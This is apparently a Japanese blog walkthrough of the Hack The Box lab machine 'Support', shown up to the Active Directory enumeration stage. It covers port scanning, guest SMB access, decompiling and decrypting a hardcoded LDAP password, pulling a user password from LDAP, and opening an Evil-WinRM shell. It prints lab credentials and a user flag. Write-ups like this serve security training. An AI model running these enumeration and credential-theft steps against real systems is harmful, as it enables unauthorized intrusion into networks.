- 本記事の概要
- ポートスキャン及びアクセス
- 名前解決のためのhostsファイル更新
- SMBアクセスによるファイル取得
- ファイル(UserInfo.exe)の動作確認
- ILSpyを用いたファイル(UserInfo.exe)の静的解析
- Wineを用いたファイル(UserInfo.exe)の動的解析
- ldapsearchを用いたLDAPサーバの情報
- Evil-WinRMを用いたsupportユーザー権限奪取
- BloodHoundを用いたActive Directoryの環境を解析
- RBCD攻撃の実行可否の確認
- PowerMadを用いた偽のコンピュータ作成
- RBCDの設定
- S4U攻撃の実行
- [補足] Guided ModeのQA
- 関連記事(Hack The Box)
本記事の概要
Hack The BoxのWindowsサーバの難易度Easyのマシンである「Support」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) 名前解決のためのhostsファイル更新
(3) SMBアクセスによるファイル取得
(4) ファイル(UserInfo.exe)の動作確認
(5) ILSpyを用いたファイル(UserInfo.exe)の静的解析
(6) Wineを用いたファイル(UserInfo.exe)の動的解析
(7) ldapsearchを用いたLDAPサーバの情報
(8) Evil-WinRMを用いたsupportユーザー権限奪取
(9) BloodHoundを用いたActive Directoryの環境を解析
(10) RBCD攻撃の実行可否の確認
(11) PowerMadを用いた偽のコンピュータ作成
(12) RBCDの設定
(13) S4U攻撃の実行
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。Kerberos(88/tcp) やSMB(445/tcp)やWinRM(5985/tcp)などポートが応答がある。
また、ドメイン名が「support.htb」でホスト名が「DC」であることが分かる。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 23:37 JST
Nmap scan report for 10.10.11.174
Host is up (0.32s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-11 14:37:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-04-11T14:38:48
|_  start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   422.01 ms 10.10.16.1
2   422.04 ms 10.10.11.174

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.62 seconds
名前解決のためのhostsファイル更新
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.174 support.htb' | sudo tee -a /etc/hosts
$ echo '10.10.11.174 dc.support.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.174 support.htb」と「10.10.11.174 dc.support.htb」が出力されることを確認する。
SMBアクセスによるファイル取得
(1) CrackMapExecの–sharesオプションを付けて、SMBの共有フォルダ一覧の表示を試みる。しかし、ユーザーを何も指定していないと拒否されてしまう。
# crackmapexec smb support.htb --shares
SMB         10.10.11.174    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC               [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
(2) guestユーザーでパスワードを設定せず、SMBの共有フォルダ一覧を表示する。guestユーザーでsupport-toolsフォルダなどにアクセスできることが分かる。
# crackmapexec smb support.htb -u 'guest' -p '' --shares
SMB         support.htb     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         support.htb     445    DC               [+] support.htb\guest:
SMB         support.htb     445    DC               [+] Enumerated shares
SMB         support.htb     445    DC               Share           Permissions     Remark
SMB         support.htb     445    DC               -----           -----------     ------
SMB         support.htb     445    DC               ADMIN$                          Remote Admin
SMB         support.htb     445    DC               C$                              Default share
SMB         support.htb     445    DC               IPC$            READ            Remote IPC
SMB         support.htb     445    DC               NETLOGON                        Logon server share
SMB         support.htb     445    DC               support-tools   READ            support staff tools
SMB         support.htb     445    DC               SYSVOL                          Logon server share
(3) support-toolsフォルダにアクセスする。
$ smbclient //support.htb/support-tools
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
(4) dirコマンドでフォルダやファイル一覧を表示すると、7-Zip Portableやputtyなどのファイルがあることが分かる。身に覚えのない「UserInfo.exe.zip」というファイルがあることが分かる。
smb: \> dir
  .                                   D        0  Thu Jul 21 02:01:06 2022
  ..                                  D        0  Sat May 28 20:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 20:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 20:19:55 2022
  putty.exe                           A  1273576  Sat May 28 20:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 20:19:31 2022
  UserInfo.exe.zip                    A   277499  Thu Jul 21 02:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 20:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 20:19:43 2022

                4026367 blocks of size 4096. 961183 blocks available
(5) 「UserInfo.exe.zip」ファイルをダウンロードする。
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (129.5 KiloBytes/sec) (average 129.5 KiloBytes/sec)
(6) exitコマンドを実行し、smbclientのプロンプトを終了する。
smb: \> exitファイル(UserInfo.exe)の動作確認
(1) ダウンロードしたUserInfo.exe.zipファイルを解凍する。
$ unzip UserInfo.exe.zip
Archive:  UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System.Buffers.dll
  inflating: System.Memory.dll
  inflating: System.Numerics.Vectors.dll
  inflating: System.Runtime.CompilerServices.Unsafe.dll
  inflating: System.Threading.Tasks.Extensions.dll
  inflating: UserInfo.exe.config
(2) UserInfo.exe.zipファイルの中にあるUserInfo.exe.configの内容を確認すると、NETFrameworkのバージョン4.8の設定ファイルであることが分かる。
$ cat UserInfo.exe.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <startup>
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.8" />
    </startup>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Runtime.CompilerServices.Unsafe" publicKeyToken="b03f5f7f11d50a3a" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
</configuration>
(3) serInfo.exe.zipファイルの中にあるUserInfo.exeのタイプタイプを確認すると、Windowsの実行ファイルであることが分かる。
$ file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
(4) UserInfo.exeを実行すると、オプションなどの使い方が出力される。
$ ./UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
(5) UserInfo.exeのuserコマンドの使い方を確認する。
$ ./UserInfo.exe -v user -h

Usage: UserInfo.exe user [options]

Options:
  -username           Username
(6) aaaユーザーに関する情報を確認すると、aaaユーザーは存在しないことが分かる。
$ ./UserInfo.exe -v user -username aaa
[*] Getting data for aaa
[-] Exception: No Such Object
(7) UserInfo.exeのfindコマンドの使い方を確認する
$ ./UserInfo.exe -v find
[-] At least one of -first or -last is required.
(8) aaaユーザーに関する情報を確認すると、aaaユーザーは存在しないことが分かる。
$ ./UserInfo.exe -v find -first aaa
[*] LDAP query to use: (givenName=aaa)
[-] Exception: No Such Object


$ ./UserInfo.exe -v find -last aaa
[*] LDAP query to use: (sn=aaa)
[-] Exception: No Such Object
(9) LDAPインジェクション攻撃で一覧を表示しようとするが、何も表示されない。
$ ./UserInfo.exe -v find -first "*"
[*] LDAP query to use: (givenName=*)
[-] Exception: No Such Object
ILSpyを用いたファイル(UserInfo.exe)の静的解析
(1) .NET実行ファイルを逆コンパイルをするためにILSpyをダウンロードする。
$ wget https://github.com/icsharpcode/AvaloniaILSpy/releases/download/v7.2-rc/Linux.x64.Release.zip
(2) ダウンロードしたLinux.x64.Release.zipを解凍する。
$ unzip Linux.x64.Release.zip
Archive:  Linux.x64.Release.zip
  inflating: ILSpy-linux-x64-Release.zip


unzip Linux.arm64.Release.zip
Archive:  Linux.arm64.Release.zip
  inflating: ILSpy-linux-arm64-Release.zip
(3) Linux.x64.Release.zipファイルの中にあるILSpy-linux-x64-Release.zipを解凍する。
$ unzip ILSpy-linux-x64-Release.zip
Archive:  ILSpy-linux-x64-Release.zip
  inflating: artifacts/linux-x64/Avalonia.Animation.dll
  inflating: artifacts/linux-x64/Avalonia.Base.dll
  inflating: artifacts/linux-x64/Avalonia.Controls.DataGrid.dll
ーーー(省略)ーーー
  inflating: artifacts/linux-x64/zh-Hant/Microsoft.VisualStudio.Composition.resources.dll
  inflating: artifacts/linux-x64/zh-Hant/Microsoft.VisualStudio.Validation.resources.dll


unzip ILSpy-linux-arm64-Release.zip
Archive:  ILSpy-linux-arm64-Release.zip
  inflating: artifacts/linux-arm64/Avalonia.Animation.dll
  inflating: artifacts/linux-arm64/Avalonia.Base.dll
ーーー(省略)ーーー
  inflating: artifacts/linux-arm64/zh-Hant/Microsoft.VisualStudio.Composition.resources.dll
  inflating: artifacts/linux-arm64/zh-Hant/Microsoft.VisualStudio.Validation.resources.dll
(4) ILSpyを実行するために必要なソフトウェアをインストールする。
$ sudo dpkg -i packages-microsoft-prod.deb
以前に未選択のパッケージ packages-microsoft-prod を選択しています。
(データベースを読み込んでいます ... 現在 424802 個のファイルとディレクトリがインストールされています。)
packages-microsoft-prod.deb を展開する準備をしています ...
packages-microsoft-prod (1.1-ubuntu24.10) を展開しています...
packages-microsoft-prod (1.1-ubuntu24.10) を設定しています ...


$ sudo apt-get install apt-transport-https -y


$ sudo apt-get install mono-devel -y


$ sudo dpkg --add-architecture i386 && apt-get update -y


$ sudo apt-get install wine32:i386 -y
(5) ILSpyを実行する。
$ cd artifacts/linux-x64/

$ sudo ./ILSpy
(6) ILSpyの画面が表示されるため、[File] > [Open]をクリックしてUserInfo.exeを選択する。プログラムの内容が表示される。

(7) UserInfo.Servicesの中のLdapQuery関数を確認すると、Protectedのパスワードを用いてLDAP接続する処理をしていると推測できる。
【UserInfo.Servicesの内容(一部抜粋)】
	public LdapQuery()
	{
		string password = Protected.getPassword();
		entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
		entry.AuthenticationType = AuthenticationTypes.Secure;
		ds = new DirectorySearcher(entry);
	}
(8) Protectedの内容を確認すると、以下の処理をしていることが分かる。
- enc_password文字列をBase64でデコードして配列(array)に格納。
- 配列(array)の内容を配列(array2)にコピー。
- 配列内の各文字をループし、キーの1文字と排他的論理和(XOR)を計算し、次にバイト0xDFu(223)と排他的論理和(XOR)を計算。
- 最後に復号されたキーを返す。
【Protectedの内容(一部抜粋)】
internal class Protected
{
	private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

	private static byte[] key = Encoding.ASCII.GetBytes("armando");

	public static string getPassword()
	{
		byte[] array = Convert.FromBase64String(enc_password);
		byte[] array2 = array;
		for (int i = 0; i < array.Length; i++)
		{
			array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
		}
		return Encoding.Default.GetString(array2);
	}
}
(9) 復号化するプログラム(decrypt.py)を作成する。
$ vi decrypt.py

【decrypt.pyの内容】
import base64
from itertools import cycle

enc_password = base64.b64decode("0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E")
key = b"armando"
key2 = 223

res = ''
for e,k in zip(enc_password, cycle(key)):
    res += chr(e ^ k ^ key2)

print(res)
(10) 復号化するプログラム(decrypt.py)を実行すると、「nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz」が出力される。
$ python3 decrypt.py
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Wineを用いたファイル(UserInfo.exe)の動的解析
LinuxにWindowsと同じ挙動をさせるソフトウェア(Wine)を用いて動的解析する。
(1) Wineを実行するために必要なソフトウェアをインストールする。
$ sudo apt install wine -y

$ sudo apt-get install mono-complete

$ sudo apt-get install winetricks -y
(2) Wineを用いてUserInfo.exeを実行すると、kernel32.dllがロードできない旨のエラーが出力される。
$ wine UserInfo.exe
wine: could not load kernel32.dll, status c0000135
(3) エラーを解消するために必要なファイルをダウンロードし読み込む。
$ wget https://dl.winehq.org/wine/wine-mono/10.0.0/wine-mono-10.0.0-x86.msi
$ wine msiexec /i wine-mono-10.0.0-x86.msi
(4) WineでUserInfo.exeを実行すると、使用方法が表示される。
$ wine UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
(5) findコマンドを付けて実行すると、-first又は-lastフラグが必要である旨が表示される。
$ wine UserInfo.exe -v find
[-] At least one of -first or -last is required.
(6) testユーザーに関する情報を確認すると、testユーザーは存在しないことが分かる。
$ wine UserInfo.exe -v find -first "test"
[*] LDAP query to use: (givenName=test)
[-] Exception: No Such Object
(7) LDAPインジェクション攻撃で一覧を表示しようとするが、何も表示されない。
$ wine UserInfo.exe -v find -first "*"
[*] LDAP query to use: (givenName=*)
[-] Exception: No Such Object
(8) Wiresharkを起動する。
(9) VPNのインターフェース(tun0)を選択して、VPNのインターフェースの通信をキャプチャする。
(10) administratorユーザーに関する情報を確認すると、administratorユーザーは存在しないことが分かる。
$ wine UserInfo.exe -v find -first "administrator"
[*] LDAP query to use: (givenName=administrator)
[-] Exception: No Such Object
(11) WiresharkでLDAP通信の内容がキャプチャされる。
(12) bindRequest通信の詳細を確認すると、ユーザー名が「support\ldap」でパスワードが「nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz」であることが分かる。
ldapsearchを用いたLDAPサーバの情報
(1) ldapsearchコマンドを実行できるようにインストールする。
$ sudo apt install ldap-utils
(2) ldapsearchコマンドと取得した認証情報を用いて、LDAPサーバーの情報を取得する。
$ ldapsearch -x -H ldap://support.htb -D 'support\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b 'DC=support, DC=htb' > ldap_result.txt

$ cat ldap_result.txt
# extended LDIF
#
# LDAPv3
# base <DC=support, DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# support.htb
dn: DC=support,DC=htb
ーーー(省略)ーーー
info: Ironside47pleasure40Watchful
ーーー(省略)ーーー
Evil-WinRMを用いたsupportユーザー権限奪取
(1) supportユーザーの認証情報を用いてEvil-WinRMを実行すると、supportユーザーのプロンプトが表示される。
※Evil-WinRMとは、Windows Remote Managementのサービスをリモートから実行し、任意コマンドが実行できるプログラム
$ evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
(2) dirコマンドで「C:\Users\support\Documents」のフォルダ及びファイル一覧を確認すると、何もないことが分かる。
*Evil-WinRM* PS C:\Users\support\Documents> dir
(3) dirコマンドで「C:\Users\support\Desktop」のフォルダ及びファイル一覧を確認すると、user.txtファイルがあることが分かる。
*Evil-WinRM* PS C:\Users\support\Documents> cd ../Desktop

*Evil-WinRM* PS C:\Users\support\Desktop> dir


    Directory: C:\Users\support\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/15/2025   5:30 AM             34 user.txt
(4) 一般ユーザー用のフラグファイル(user.txt)の内容を確認する。
*Evil-WinRM* PS C:\Users\support\Desktop> cat user.txt
3b2083b947684021927bee44b64bd5ab
BloodHoundを用いたActive Directoryの環境を解析
(1) Get-ADDomainコマンドでドメインに関する詳細情報を確認する。
*Evil-WinRM* PS C:\Users\support\Desktop> Get-ADDomain


AllowedDNSSuffixes                 : {}
ChildDomains                       : {}
ComputersContainer                 : CN=Computers,DC=support,DC=htb
DeletedObjectsContainer            : CN=Deleted Objects,DC=support,DC=htb
DistinguishedName                  : DC=support,DC=htb
DNSRoot                            : support.htb
DomainControllersContainer         : OU=Domain Controllers,DC=support,DC=htb
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-1677581083-3380853377-188903654
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=support,DC=htb
Forest                             : support.htb
InfrastructureMaster               : dc.support.htb
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=support,DC=htb}
LostAndFoundContainer              : CN=LostAndFound,DC=support,DC=htb
ManagedBy                          :
Name                               : support
NetBIOSName                        : SUPPORT
ObjectClass                        : domainDNS
ObjectGUID                         : 553cd9a3-86c4-4d64-9e85-5146a98c868e
ParentDomain                       :
PDCEmulator                        : dc.support.htb
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=support,DC=htb
ReadOnlyReplicaDirectoryServers    : {}
ReplicaDirectoryServers            : {dc.support.htb}
RIDMaster                          : dc.support.htb
SubordinateReferences              : {DC=ForestDnsZones,DC=support,DC=htb, DC=DomainDnsZones,DC=support,DC=htb, CN=Configuration,DC=support,DC=htb}
SystemsContainer                   : CN=System,DC=support,DC=htb
UsersContainer                     : CN=Users,DC=support,DC=htb
(2) 現在ログインしているユーザーのグループを表示すると、「Shared Support Accounts」というデフォルトではないグループに所属していることが分かる。
*Evil-WinRM* PS C:\Users\support\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
SUPPORT\Shared Support Accounts            Group            S-1-5-21-1677581083-3380853377-188903654-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
